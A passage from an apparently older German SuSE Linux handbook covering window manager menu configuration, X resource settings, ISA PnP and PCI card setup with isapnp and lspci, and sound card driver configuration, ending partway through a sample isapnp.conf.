- Berücksichtigung von Quelldateien für den einzelnen Benutzer bei der automatischen Konfiguration (im Benutzerverzeichnis).
- Erzeugung benutzerspezifischer Konfigurationsdateien unter weitgehender Berücksichtigung der vom Benutzer gemachten Veränderungen (an alten Konfigurationsdateien).
- Miteinbeziehung verbreiteter kommerzieller Programme, die nicht im Lieferumfang von SuSE Linux enthalten sind, bei der Generierung der Menüs.
- Beliebiges Hin- und Herwechseln zwischen den unterstützten Windowmanagern zur Laufzeit ohne Startskripten wie z. B. `~/ .xinitrc` ändern zu müssen, sofern es der Windowmanager zulässt.

9.5.1 Einträge im Menü hinzufügen

Wenn Sie Einträge innerhalb des SuSE-Menüs hinzufügen wollen, müssen Sie Dateien anlegen, wie in Datei 9.5.1 dargestellt.

```
Name=Printer
Name[de]=Drucker
Comment=Show all printers
Comment[de]=Alle Drucker zeigen.
Exec=klp
MiniIcon=printer.xpm
Icon=printer.xpm
Type=Application
```

Datei 9.5.1: `.lnk`-Datei des *SuSEwm* für Menüeinträge

Hierbei sind insbesondere die Einträge für **Name[. . .]** und **Exec** wichtig. Alle anderen Einträge sind optional. Wenn Sie **Type=TEXT** eintragen, wird jedes Programm in einem Terminal laufen.

Damit der Eintrag erzeugt wird, muss die Datei wie folgt genannt werden: `<paket>.<bin>.lnk`; dabei steht `<packet>` für den RPM-Paketnamen, in dem das entsprechende Programm enthalten war. Sollten Sie das Programm nicht über ein RPM-Paket installiert haben, können Sie z. B. `<susewm>` eintragen. Für `<bin>` können Sie ein beliebiges Kürzel eintragen, z. B. den Namen des auszuführenden Programms. Außerdem sollte der Dateiname mit `.lnk` enden. Diese Datei müssen Sie in ein Verzeichnis unterhalb von `/etc/X11/susewm/AddEntrys` einfügen. Je nach dem in welchem Verzeichnis Sie die Datei speichern, wird in dem entsprechenden Untermenü der Eintrag vorgenommen.

Wie verwendet man *SuSEwm*?

SuSEwm wird normalerweise von *YaST* nach dem Installieren von Paketen gestartet und passt alle systemweiten Konfigurationen an. Als Benutzer verwenden Sie den *SuSEwm* in 2 Fällen:

- Sie haben noch keine eigene Windowmanager-Konfigurationsdatei für einen angeführten Windowmanager; Sie möchten nun aber eine solche Datei, um sich eine eigene Arbeitsumgebung unabhängig von der systemweiten einzurichten.
- Sie haben bereits eine Windowmanager-Konfigurationsdatei, aber inzwischen wurde mit *YaST* Software installiert oder deinstalliert und die Menüs passen nicht mehr.

Voraussetzungen

An dieser Stelle wird von Folgendem ausgegangen:

- Sie sind als normaler Benutzer (z. B. der bei der Installation mit *YaST* angelegte Beispielbenutzer) eingeloggt, nicht als der Benutzer `'root'`.
- Sie haben in *YaST* als die Menüsprache *Deutsch* eingestellt. Für anderssprachige Menüs gilt alles entsprechend.

Ein Beispiel

Ein bunter Desktop ist schön und gut – nur was nützt es, wenn die Hardware (Speicher, Prozessor, Festplatte) nicht leistungsstark genug ist? Ein Windowmanager sollte schließlich nicht alle Systemressourcen an sich ziehen, indem er z. B. Icons exzessiv verwendet oder animiert.

Deshalb an dieser Stelle ein Tipp, was Sie tun können, wenn Sie den Eindruck haben, dass Ihr Rechner beim Starten des *Fvwm* bzw. des *Fvwm95* zu langsam ist. Die Ursache dafür sind wahrscheinlich die mehreren hundert Icons in den Menüs, die alle einzeln geladen werden müssen. – Abhilfe können Sie auf drei Wegen schaffen:

- Setzen Sie mit *YaST* (`'Administration des Systems' → 'Konfigurationsdatei ändern'`) die Variable `SUSEWM_XPM=no`. Für den Fall, dass Sie die o. g. Variable direkt in der `/etc/rc.config` geändert haben sollten, vergessen Sie bitte nicht, danach `SUSEconfig` aufzurufen.
- Deinstallieren Sie das Paket `3dpxms` und – wenn Sie die großen Icons auch nicht haben wollen – zudem das Paket `3dpxm`.
- Entfernen Sie die Icons aus der Konfigurationsdatei.

Der erste Weg bedarf wohl keines weiteren Kommentars.

Der zweite Weg ist auch einfach: *YaST* aufrufen, die genannten Pakete deinstallieren, wohl fühlen. *YaST* sorgt dann zusammen mit `SUSEwm` und `SUSEconfig` dafür, dass die systemweite Windowmanager-Konfigurationsdatei angepasst wird. Wenn Sie eine benutzereigene Konfigurationsdatei haben, müssen Sie diese explizit aktualisieren lassen: verwenden Sie das Windowmanager-Menü, wie auf der vorherigen Seite ff. beschrieben.

Der dritte Weg: Wenn Sie noch keine benutzereigene Konfigurationsdatei haben, lassen Sie sich eine „backen“ wie in Abschnitt 9.5.1 auf der vorherigen Seite beschrieben. Dann ersetzen Sie darin alle Menüeinträge, die Icon-Statements enthalten; der Ausgangszustand in Datei 9.5.2 auf der nächsten Seite ist gemäß dem Beispiel in Datei 9.5.3 auf der nächsten Seite zu ändern.

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Andere Fenstermanager.warning_3d.xpm" Popup otherwmpopup
+ "Konfiguration.checklist2_3d.xpm" Popup susewmpopup
+ " " Nop
+ "Fvwm2 Neustart.restart_suse_3d.xpm" Restart fvwm2
+ "Fvwm2 und X beenden.exit.xpm" Function QuitSave

# end popup thiswmpopup
```

Datei 9.5.2: `.fvwm2rc` mit Icons für Menüeinträge

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Andere Fenstermanager" Popup otherwmpopup
+ "Konfiguration" Popup susewmpopup
+ " " Nop
+ "Fvwm2 Neustart" Restart fvwm2
+ "Fvwm2 und X beenden" Function QuitSave

# end popup thiswmpopup
```

Datei 9.5.3: `.fvwm2rc` ohne Icons für Menüeinträge

Danach sollte der *Fvwm* bzw. *Fvwm95* wesentlich schneller starten. Und – wie bereits betont – Ihre Änderungen an der persönlichen Konfigurationsdatei bleiben erhalten, wenn Sie *SuSEwm* irgendwann wieder aufrufen!

9.6 Allgemeine Konfiguration des X Window Systems

Wie versprochen, kümmern wir uns jetzt um die Optik und die Funktionen des Desktops – warum von der Stange kaufen, wenn Sie etwas Maßgeschneidertes bekommen können.

Es gibt zwei Stellen, an denen Sie etwas drehen können:

- an den Voreinstellungen für Anwendungen des X Window System oder
- an der oder den Konfigurationsdatei(en) des Windowmanagers, wie schon auf Seite 277 ff. vorgestellt.

Voreinstellungen für Anwendungen im X Window System

Globale Einstellungen

Fast jede Anwendung (engl. *Application*), die für das X Window System programmiert wurde, hat eine voreingestellte Konfiguration. Diese liegt in einer Datei, die zum jeweiligen Softwarepaket gehört; die Datei wird bei der Installation üblicherweise in das Verzeichnis `/usr/X11R6/lib/X11/app-defaults` kopiert. Hier finden sich Dateien wie `xarchie`. Wie der Name vermuten lässt, handelt es sich hierbei um die zentrale Konfigurationsdatei für das Programm `xarchie`. Sehen Sie sich diese Datei einmal an; dazu können Sie `less` verwenden (vgl. Abschnitt 19.7.3 auf Seite 484). Dort finden Sie Zeilen wie:

```
xarchie.color*background: powder blue
```

Lassen Sie sich von den scheinbar kryptischen Zeilen nicht abschrecken; Sie müssen nicht gleich alle verstehen. Jedes Programm unter X ist aus „Widgets“ aufgebaut. Unter einem Widget muss man sich sowas wie einen „Baustein“ vorstellen.

Dabei gibt es ein *Hauptwidget*, das ist das Hauptfenster der Anwendung, das als allererstes aufgerufen wird. Alle anderen Widgets sind mehr oder weniger Kinder dieses einen Hauptfensters. Und daher hat jedes Widget exakt einen *Vorfahren* und keinen, einen oder mehrere *Nachfahren*. Jedes dieser einzelnen Widgets kann mit einem eindeutigen Namen benannt werden.

Um die allgemeine Verwirrung noch ein wenig zu steigern, muss gesagt werden, dass Fenster und Widgets nicht verwechselt werden sollten. Ein Rollbalken (engl. *scrollbar*) z. B. ist ein eigenes Fenster (ein Fenster ohne jegliche Dekoration), ein Widget hingegen kann aus einem Rollbalken und (beispielsweise) einem Textfeld und auch mehr bestehen (komplexes Widget).

Da die Widgets zueinander wie in einem Vererbungsbaum angeordnet sind, spricht man auch von einem Widget-Baum. Jedes Fenster in einer Anwendung hat einen im Widget-Baum eindeutigen Namen. Daraus folgt, dass man jedes einzelne Fenster eines Programms mit seinem bestimmten Namen ansprechen kann. In unserer Beispielzeile oben bedeutet das:

- Das erste Wort bis zu dem Punkt (`xarchie`) ist der Name des Toplevel-Widgets (Haupt-Widget) der Anwendung `xarchie` (es ist eine *Regel*, Namen von Anwendungsvoreinstellungen, die für alle Widgets dieses Typs gelten sollen, groß zu schreiben).
- Nach dem Punkt kommt `'color'`. Das ist natürlich die Farbe (aber welche?)
- Dann folgt ein Stern, es hätte aber auch ein Punkt kommen können:
 - Ein Punkt bedeutet, dass zwischen diesen zwei Windows in der Hierarchie kein weiteres ist.
 - Ein Stern bedeutet, dass zwischen diesen zwei Windows ein oder mehrere weitere Windows liegen können.
- Das Wort „background“ sagt uns nun endlich, wessen Farbe geändert wird. Hier kann man eine definierte Farbe eintragen; eine Liste aller in einem X Window System gültigen Farben enthält `/usr/X11R6/lib/X11/rgb.txt`.

Benutzerspezifische Einstellungen

Natürlich hat jeder Benutzer auch die Möglichkeit, eigene Einstellungen vorzunehmen. Hierfür existiert im HOME-Verzeichnis des Benutzers eine Datei `~/.Xresources`. Der `'.'` vor dem Namen bedeutet, dass es eine „versteckte“ Datei ist; zu „versteckten“ Dateien vgl. Abschnitt 19.7.4 auf Seite 485.

In dieser Datei werden nun die benutzereigenen Einstellungen gesetzt. Hier können Sie z. B. sagen, dass alle Fenster als Hintergrund gelb haben, bis auf das Hauptfenster, das rot sein soll.

Um auf unser obiges Beispiel zurückzukommen heißt das, dass man in seiner eigenen Datei `~/.Xresources` die Standardeinstellungen der systemwei-

ten `app-defaults`-Dateien gezielt überschreiben kann. Setzen Sie z. B. in Ihre `~/ .Xresources` die Zeile:

```
Xarchie.color*background: gold
```

So wird bei Ihnen (und nur bei Ihnen) die Anwendung `xarchie` mit einem goldenen Hintergrund gestartet.

Sie können natürlich nicht nur die Farben ändern, sondern nahezu alle Eigenschaften Ihrer Windows. Ein sehr nützliches Programm in diesem Zusammenhang ist der Ressourcen-Editor `editres` (engl. *edit resources*). Mit diesem Programm können Sie sich die Ressourcen einer Anwendung anzeigen lassen und gezielt verändern.

Noch einige Beispieleinstellungen, die Sie setzen könnten:

```
Xarchie.color*background:          powder blue  
Xarchie.color*SimpleMenu*background:  wheat  
Xarchie.color*Command*background:    wheat  
Xarchie.color*MenuButton*background:  wheat  
Xarchie.color*Text*background:       wheat  
Xarchie*font:                        9x15
```

Prinzipiell lassen sich in eben beschriebener Weise fast alle Eigenschaften eines X-Programms bestimmen. In der Realität wird sich dies jedoch meist auf die Einstellungen zu Farben, Zeichensätzen und der Geometrie (Position und Größe) beschränken.

Welche Optionen Sie hierbei haben, zeigt meist die Manpage des jeweiligen Programms oder die entsprechende Datei in den `app-defaults`.

In der Datei `/usr/X11R6/lib/X11/rgb.txt` finden Sie die Namen der gültigen Farben. Einen Überblick über die zur Verfügung stehenden Zeichensätze liefert der Aufruf der Programme `xfontsel` bzw. `xlsfonts`.

Einstellungen beim Starten von Anwendungen

Eine dritte Möglichkeit, das Aussehen einer Anwendung zu beeinflussen, sind direkt beim Start angegebene Parameter. Diese Parameter können Sie natürlich auch in der Konfigurationsdatei des Windowmanagers angeben, wenn Sie darin Programme starten.

Zum Beispiel können Sie ein Programm explizit mit einer anderen Schrift- und Hintergrundfarbe aufrufen (**bg** = „background“, **fg** = „foreground“), sofern das jeweilige Programm dies unterstützt:

```
xterm -bg darkblue -fg white
```

Ergebnis: ein blaues Xterm mit weißer Schrift.

Wie greifen die Konfigurationsmöglichkeiten?

Prinzipiell werden die systemweiten Einstellungen beim Start des X Window System getätigt. Die Einstellungen selbst verwaltet der X-Server in einer Datenbank (engl. *X Resource DataBase*, `xrdb`). Will man, dass geänderte Einstellungen systemweit wirksam werden, so ist es notwendig, die Ressourcendatenbank nach dem Ändern von Hand erneut einlesen zu lassen. Dies kann man durch den Befehl

9. Der Windowmanager – Ihr Fenster zum Rechner

```
tux@erde: > xrdp ~/.Xresources
```

veranlassen.

Die verschiedenen Einstellungen für Anwendungen werden beim Aufbau der X-Server-internen Ressource-Datenbank beim X-Server-Start in der folgenden Reihenfolge bearbeitet:

- Zuerst werden aus `/usr/X11R6/lib/X11/app-defaults` die systemweiten Voreinstellungen für das jeweilige Programm gelesen.
- Falls Sie in der Datei `~/.Xresources` in Ihrem Benutzerverzeichnis Ihre eigenen Einstellungen stehen haben, so überschreiben diese die systemweiten Einstellungen.
- Werden beim Start der Anwendung (z. B. in der Konfigurationsdatei des Windowmanagers oder beim Aufruf aus der Befehlszeile) explizite Angaben gemacht, so haben diese die höchste Priorität und überschreiben die übrigen Einstellungen.

Das Programm `xrdp` kann Ihnen auch die momentan von Ihnen explizit gesetzten Einstellungen anzeigen lassen:

```
tux@erde: > xrdp -q
```

könnte folgende Ausgabe erzeugen:

```
emacs*geometry:      100x45-5-5
netscape.geometry:  610x760+140+30
xdvi*geometry:       720x895+250+5
```

Zum Abschluss dieses Abschnitts noch ein praktischer Tipp:



Sollte es geschehen, dass ein Programm trotz expliziter Änderung von Einstellungen in `~/.Xresources` und Neueinlesens der Ressource-Datenbank die Einstellungen (z. B. anderer Zeichensatz) nicht verwirklicht, hilft es oftmals die Groß- und Kleinschreibung der Widget-Namen zu variieren.

Teil V

Hardware unter Linux

Kapitel 10

Hardware rund um den Linux-Rechner

10.1 Vorbemerkung

Mittlerweile ist es möglich, die meisten Hardware-Komponenten mit mehr oder weniger Aufwand in ein Linux-System zu integrieren. Wie dies im Einzelnen zu bewerkstelligen ist und welche Software zur Verfügung steht, kommt in diesem Kapitel zur Sprache. Zur Problematik des *Druckens* vgl. Kapitel 12 auf Seite 331, des *Faxens* vgl. Abschnitt 6.10 auf Seite 209 und zur Benutzung von *ISDN-Geräten* vgl. Abschnitt 6.2 auf Seite 171. *PCMCIA-Hardware* und *IrDA-Einrichtung* werden in Kapitel 11 auf Seite 315 erläutert.

10.2 Steckkarten

In einem Standard-PC werden hauptsächlich ISA- („Industry Standard Architecture“) und PCI- („Peripheral Component Interconnect“) Bus basierte Steckkarten eingesetzt.

Der AGP („Accelerated Graphics Port“) stellt eine gewisse Ausnahme dar, da Geräte an diesem Port auch auf dem PCI-Bus sichtbar sind. Sie werden logisch genauso behandelt wie PCI-Bus Karten. – PCMCIA-Bus Karten findet man vor allem in portablen Rechnern, wie Laptops und Notebooks. Diese Karten und deren Konfiguration werden in Kapitel 11 auf Seite 315 beschrieben.

10.2.1 ISA- und PCI-Karten

Im Folgenden sollen nun ISA- und PCI-Buskarten genauer betrachtet werden. Anschließend wird die Konfiguration dieser Karten am Beispiel von Soundkarten erklärt.

ISA-Karten

Die ISA-Karte ist die älteste Form von PC-kompatiblen Steckkarten. Der Bus ist 8 oder 16 Bit breit und wird mit max. 8 MHz getaktet. Viele Mainboards bieten die Möglichkeit, den ISA-Bus höher zu takten – das führt aber oft zu Problemen. ISA-Bus Karten können in drei Kategorien unterteilt werden:

Legacy-Cards: Diese Karten müssen vollständig von Hand konfiguriert werden. Die Ressourcen, wie IO-Adressen, Interrupts und DMA-Kanäle müssen vom Benutzer anhand von Steckbrücken oder Mikroschaltern auf den Karten eingestellt werden. Der Benutzer muss auch selbst dafür sorgen, dass Ressourcen, wie z. B. IRQ oder DMA-Kanal nicht von zwei oder sogar mehreren Karten gleichzeitig verwendet werden. Die Konfiguration derartiger Karten gestaltet sich daher oft etwas schwierig.

Jumperless-Cards: Jumperless-Cards bieten gegenüber der ersten Generation von ISA-Karten den Vorteil, dass die Einstellung der Ressourcen nicht mehr über Steckbrücken erfolgt, sondern über ein spezielles Konfigurationsprogramm erledigt wird. Dieses Programm ist aber meist nur für DOS verfügbar und kann daher unter Linux nicht verwendet werden.

PnP-Cards: Plug-and-Play-Cards sind die logische Fortentwicklung der Jumperless-Cards. Die Karten enthalten Daten über ihre Konfiguration und eine Liste an möglichen Konfigurationen. Ein spezielles Programm oder ein Treiber kann nun die PnP-Karten im System abfragen und alle Karten so konfigurieren, dass sie sich gegenseitig nicht beeinflussen.

Solange eine Karte nicht konfiguriert wurde, ist sie für das System faktisch nicht vorhanden. Unter Linux wird zur Konfiguration von PnP-Karten das Paket `isapnp` der Serie `ap` verwendet. Das Paket stellt die beiden Programme `pnpdump` und `isapnp` zur Verfügung.

Wie werden PnP-Karten mit den `isapnp`-Tools aktiviert?

Gehen Sie folgendermaßen vor:

- Melden Sie sich als Benutzer `'root'` beim System an.
- Falls Sie im Verzeichnis `/etc` schon eine Datei `isapnp.conf` vorfinden, sollten Sie diese zuerst sichern:

```
erde:/ # mv /etc/isapnp.conf /etc/isapnp.conf.bak
```

- Erzeugen Sie mit dem Aufruf

```
erde:/ # pnpdump -c > /etc/isapnp.conf
```

die Datei `/etc/isapnp.conf`. Der Parameter `-c` sorgt dafür, dass `pnpdump` die Ausgabedatei schon derart vorbereitet, dass die PnP-Geräte gleich aktiviert werden.

- Mit dem Aufruf

```
erde:/ # isapnp /etc/isapnp.conf
```

aktivieren Sie die PnP-Karten in Ihrem Rechner. – Unter SuSE Linux wird diese Aktivierung automatisch bei jedem Systemstart ausgeführt.

Mögliche Fehlerquellen

Symptom: `pnpdump` liefert eine Ausgabe der Art: "No boards found". Es kann auch vorkommen, dass eine oder mehrere der installierten ISA-PnP-Karten nicht erkannt werden.

Mögliche Erklärungen:

- Sie haben keine ISA-PnP-Karte in Ihrem System installiert: Überprüfen Sie, welche Karten in Ihrem System installiert sind und lesen Sie deren Dokumentation. Fragen Sie ggf. den Händler, von dem Sie Ihren Computer erstanden haben, nach den installierten Karten.

- Die Karte(n) ist/sind defekt: überprüfen Sie den richtigen Sitz der Karten in den Steckplätzen. Testen Sie das richtige Funktionieren der Karten unter einem anderen Betriebssystem.
- Es gibt Karten, die entweder als ISA-PnP-Karte betrieben werden können oder denen feste Ressourcen zugewiesen werden können (Beispiel: einige 10 MBit NE2000 ISA-Ethernetkarten). Meist kann mit einem DOS-Programm zwischen den beiden Modi hin- und hergeschaltet werden.

Je nach Konfiguration solcher Karten tauchen diese nicht in der Ausgabe von **pnpdump** auf.

- Einige wenige ISA-PnP-Karten lassen sich augenscheinlich nicht zusammen mit anderen ISA-PnP-Karten in einem System betreiben. Es ist dann jeweils nur eine der Karten in der Ausgabe von **pnpdump** sichtbar. Eventuell lässt sich in einem solchen Fall eine der Karten so konfigurieren (z. B. über Jumper direkt auf der Karte), dass sie nicht mehr als ISA-PnP-Karte betrieben wird, sondern fest eingestellte Ressourcen verwendet.
- Es scheint (sehr vereinzelt) Karten zu geben, die sich nach dem Aufruf von **pnpdump** einen Reset durchführen. Handelt es sich hierbei z. B. um eine SCSI-Karte und hängt die Root-Partition an diesem Gerät, so kann es zum Absturz kommen. Tritt dieses Problem bei Ihnen auf, so müssen Sie die Karte (sofern möglich) so konfigurieren, dass sie nicht mehr als ISA-PnP-Gerät arbeitet. Oder Sie verzichten auf die Initialisierung der Karte unter Linux ganz und booten das System mit Hilfe von **loadlin**; in diesem Fall ist die Karte bereits initialisiert.

Symptom: Sie erhalten bei der Ausführung des Befehls **isapnp** oder beim Booten eine Fehlermeldung der Art:

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occured requested 'LD2' on or around line 319
* --- further action aborted
```

Lösung: Folgen Sie dem Ratschlag der Fehlermeldung und fügen Sie am Beginn der **/etc/isapnp.conf** die Zeile

```
(VERIFYLD N)
```

ein, also z. B.:

```
# [...]
# (DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
# [...]
```

Symptom: Sie erhalten bei der Ausführung des Befehls **isapnp** oder beim Booten eine Meldung der Art:

```
[...]
/etc/isapnp.conf:66 --
  Fatal - resource conflict allocating 16 bytes
  of IO at 220 (see /etc/isapnp.conf)
/etc/isapnp.conf:66 -- Fatal - IO range check
  attempted while device activated
/etc/isapnp.conf:66 -- Fatal - Error occurred
  executing request '<IORESCHECK>' --- further
  action aborted
```

Lösung: Sie haben wahrscheinlich einen Konflikt zwischen den in der `/etc/isapnp.conf` ausgewählten Werten und den in Ihrem System bereits verwendeten Ressourcen. Bitte gleichen Sie die `/etc/isapnp.conf` mit den unter `/proc` befindlichen Informationen zu den vergebenen Ressourcen ab; dies sollte nicht notwendig sein, wenn Sie `pnpdump` mittels der Option `-c` die Zuordnung vornehmen lassen.



In manchen Fällen kann es zu Schwierigkeiten kommen, wenn im Setup des Rechners die automatische Konfiguration von ISA-PnP Ressourcen durch das BIOS eingeschaltet ist. Schalten Sie diese bitte ggf. ab. Da die Konfiguration mittels `pnpdump/isapnp` vorgenommen wird, ist diese Setup-Option nicht notwendig.

Bei weiterreichenden Problemen sollten Sie die vollständige Dokumentation zum Paket `isapnp` zu Rate ziehen. Diese finden Sie auf Ihrem System im Verzeichnis `/usr/doc/packages/isapnp`. Wir werden am Ende dieses Teilabschnittes die Konfiguration einer PnP-Karte anhand einer Soundkarte nochmals im Detail betrachten.

PCI-Karten

PCI-Bus Karten benötigen normalerweise keinerlei Konfiguration durch den Benutzer. Bei Verabschiedung des PCI-Bus Standards wurde versucht, alle Mängel der alten Bus-Systeme zu beseitigen. Daher wurde auch eine sinnvolle Autokonfiguration der Karten vorgesehen. Jede PCI-Karte wird beim Start des Rechners durch das BIOS des Rechners aktiviert. Der Benutzer kann die Verteilung der Interrupts oftmals durch Einstellungen im Rechner-BIOS beeinflussen. Linux liest beim Start die Konfiguration der PCI-Geräte direkt aus dem PCI-BIOS aus und verwendet fortan dieses Daten für jegliche Information über das PCI-Subsystem.

Sie können sich über den Befehl

```
erde:/ # lspci -tv
```

einen Liste der von Linux erkannten Geräte am PCI-Bus auflisten lassen:

Im folgenden Teilabschnitt werden wir auch eine PCI-Soundkarte konfigurieren.

10.3 Soundkarten

Auf dem Markt werden derzeit hauptsächlich zwei Typen von Soundkarten angeboten. ISA- und PCI-Soundkarten, wobei letztere die ISA-Karten im-

```

-[00]--00.0 Intel Corporation 440BX/ZX - 82443BX/ZX Host bridge
+01.0-[01]----00.0 Nvidia Corporation Riva TNT
+04.0 Intel Corporation 82371AB PIIX4 ISA
+04.1 Intel Corporation 82371AB PIIX4 IDE
+04.2 Intel Corporation 82371AB PIIX4 USB
+04.3 Intel Corporation 82371AB PIIX4 ACPI
+06.0 Adaptec 7890
09.0 Digital Equipment Corporation DECchip 21140 [FasterNet]

```

Ausgabe 10.2.1: Ausgabe des Befehls `lspci -tv`

mer mehr ersetzen. Es ist damit zu rechnen, dass in einiger Zeit keine ISA-Soundkarten mehr produziert werden.

Unter SuSE Linux bieten sich derzeit zwei Lösungen zur Unterstützung von Soundkarten an. Einerseits können Sie das Paket `opso` bzw. das Paket `opso_d_up` (Demo) oder für Mehrprozessor-Maschinen das Paket `opso_smp` bzw. das Paket `opsod_smp` (Demo) der Serie `pay` installieren. Alternativ können Sie auch die Kernel-basierten Module zur Sound-Unterstützung nutzen.

10.3.1 OSS und Demo-Versionen von OSS

Diese Pakete eignen sich ideal zur Konfiguration von ISA- und ISA-PnP-Soundkarten. Das in unserer Distribution enthaltene Paket `opso` bzw. das Paket `opso_smp` ist für SuSE-Kunden bereits registriert und somit voll funktionsfähig. Das Paket `opsod_up` bzw. das Paket `opsod_smp` hingegen sind noch nicht freigeschaltet und auf 20 Minuten Laufzeit beschränkt.

Um den Soundtreiber OSS zu nutzen, gehen Sie bitte folgendermaßen vor:

- Installieren Sie eines der oben genannten Pakete der Serie `pay` mit `YaST`.
- Wechseln Sie als Benutzer `'root'` in das entsprechende Installationsverzeichnis unter `/tmp` und starten Sie dort das Programm **`oss-install`**:

```

erde:/ # cd /tmp/opso-3.8.1z
erde:/tmp/opso-3.8.1z # ./oss-install

```

- Das Programm führt Sie durch die Installation des Treibers.
- Nach Beenden des Programms können Sie mit dem Befehl

```

erde:/tmp/opso-3.8.1z # soundon

```

die OSS-Treiber laden und nutzen.

Möchten Sie die Kernelmodule zur Soundunterstützung nutzen, so sollten Sie den folgenden Teilabschnitt beachten.

10.3.2 Wie werden Soundkarten unter Linux konfiguriert?

Um eine Soundkarte unter Linux zu betreiben, sind folgende Schritte notwendig:

- Identifizierung der Hardware:
 - Welche Karte soll konfiguriert werden (Hersteller, Chip auf der Karte)?
 - Welche Art von Hardware (ISA, ISA-PnP, PCI) wird verwendet?

- Konfiguration der Hardware:
 - Setzen der Jumper, bzw. Konfiguration über die **isapnp**-Tools.
- Installieren/Laden des Treibers:
 - Laden der Kernel-Module , bzw. Starten des OSS-Soundtreibers .

Gehen wir diese Schritte nun einzeln durch.

- Identifizierung der Hardware:
 - ISA-Bus basierte Legacy Soundkarten
Diese Karten sind noch verbreitet und vor allem in älteren Rechnerkonfigurationen anzutreffen. Die Konfiguration erfolgt durch Setzen verschiedener Jumper auf den Karten selbst. Somit werden die Ressourcen (IO-Adressen, IRQs und DMAs) eindeutig vergeben.
 - ISA-Bus basierte PnP Soundkarten
Karten dieses Typs sind ähnlich den Legacy Karten, nur werden die Ressourcen (IO-Adressen, IRQs und DMAs) durch eine Software-schnittstelle konfiguriert. Man muss also keine Jumper mehr auf den Karten setzen.
 - PCI-Bus basierte Soundkarten
PCI-Soundkarten lassen sich am einfachsten konfigurieren. Alle Steckkarten im PCI-Bus werden vom Rechner automatisch konfiguriert. Über Softwareschnittstellen können nun die Treiber die Ressourcen der Karte erfragen.
- Konfiguration der Hardware:
 - ISA-Bus basierte Legacy Soundkarten:
Abhängig von den Fähigkeiten Ihrer Soundkarte müssen Sie verschiedene Ressourcen konfigurieren. Im folgenden Beispiel wird eine **Creative Soundblaster 16** konfiguriert:

I/O-Adressen

Folgende I/O-Adressen sind für diese Karte relevant:

- * Audio I/O
- * Game Port
- * MPU-401
- * FM-Synthese

Es können nur die Adressen für Audio I/O (**0x220**, 0x240, 0x260 oder 0x280) und MPU-401 (0x300 oder 0x330) verändert werden. Die Adressen für Game-Port (0x200) und FM-Synthese (0x388) sind fest voreingestellt.

Interrupts (IRQs)

Die Karte benötigt einen eigenen Interrupt. Dieser kann auf 2, 5, 7 oder 10 festgelegt werden.

DMA-Kanäle

Möglich sind hier die Kanäle 0, 1, 3, 5, 6 oder 7. Voreingestellt ist hier DMA 1 für 8-Bit- und DMA 5 für 16-Bit-Datentransfer.

Verändern Sie also die Jumper auf der Soundkarte derart, dass die Karte keine Ressourcenkonflikte mit anderen Karten im Rechner verursacht. Merken Sie sich diese Einstellungen.

– ISA-Bus basierte PnP-Soundkarten:

Die Ressourcen dieser Karten müssen durch spezielle Software aktiviert werden. Die Verwendung von OSS erleichtert die Konfiguration von PnP-Karten ungemein, da dieses Programm automatisch nach den Karten sucht, und diese dann gleich konfiguriert.

PnP-Karten können aber auch mit den Kernel-basierten Treibern verwendet werden. Dazu muss aber vor dem Laden der Kernel-Module die Karte aktiviert werden. Unter Linux findet hierzu das Programm-Paket `isapnp` Verwendung. Das Programm `pnpdump` erzeugt eine Konfigurationsdatei, die alle Ressourcen der im System verfügbaren PnP-Karten auflistet. Diese Liste kann anschließend noch von Hand editiert werden, um die Ressourcen der Karten anders zu verteilen.

Durch den Aufruf

```
erde:/ # pnpdump -c > /etc/isapnp.conf
```

wird die Datei `/etc/isapnp.conf` erstellt.

Im Folgenden wird eine Creative Soundblaster AWE64 aktiviert:

```
# This is free software, see the sources for details.
# This software has NO WARRANTY, use at your OWN RISK
#
# For details of this file format, see isapnp.conf(5)
#
# For latest information and FAQ on isapnp and pnpdump see:
# http://www.roestock.demon.co.uk/isapnptools/
#
# Compiler flags: -DREALTIME -DNEEDSETSCHEDULER -DABORT_ONRESERR
#
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 54 17 0e db 74 9e 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

# Card 1: (serial identifier 54 17 0e db 74 9e 00 8c 0e)
# Vendor Id CTL009e, Serial Number 386849652, checksum 0x54.
# Version 1.0, Vendor version 2.0
# ANSI string -->Creative SB AWE64 Gold<--
#
# Logical device id CTL0044
#   Device supports vendor reserved register @ 0x38
#   Device supports vendor reserved register @ 0x3a
#   Device supports vendor reserved register @ 0x3b
#   Device supports vendor reserved register @ 0x3c
#   Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 0
#   ANSI string -->Audio<--
```

10. Hardware rund um den Linux-Rechner

```
# Multiple choice time, choose one only !

#       Start dependent functions: priority preferred
#       IRQ 5.
#       High true, edge sensitive interrupt (by default)
#       (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#       8 bit DMA only
#       Logical device is not a bus master
#       DMA may execute in count by byte mode
#       DMA may not execute in count by word mode
#       DMA channel speed in compatible mode
#       (DMA 0 (CHANNEL 1))
#       Next DMA channel 5.
#       16 bit DMA only
#       Logical device is not a bus master
#       DMA may not execute in count by byte mode
#       DMA may execute in count by word mode
#       DMA channel speed in compatible mode
#       (DMA 1 (CHANNEL 5))
#       Logical device decodes 16 bit IO address lines
#       Minimum IO base address 0x0220
#       Maximum IO base address 0x0220
#       IO base alignment 1 bytes
#       Number of IO addresses required: 16
#       (IO 0 (SIZE 16) (BASE 0x0220))
#       Logical device decodes 16 bit IO address lines
#       Minimum IO base address 0x0330
#       Maximum IO base address 0x0330
#       IO base alignment 1 bytes
#       Number of IO addresses required: 2
#       (IO 1 (SIZE 2) (BASE 0x0330))
#       Logical device decodes 16 bit IO address lines
#       Minimum IO base address 0x0388
#       Maximum IO base address 0x0388
#       IO base alignment 1 bytes
#       Number of IO addresses required: 4
#       (IO 2 (SIZE 4) (BASE 0x0388))

#       End dependent functions
#       (NAME "CTL009e/386849652[0]{Audio           }")
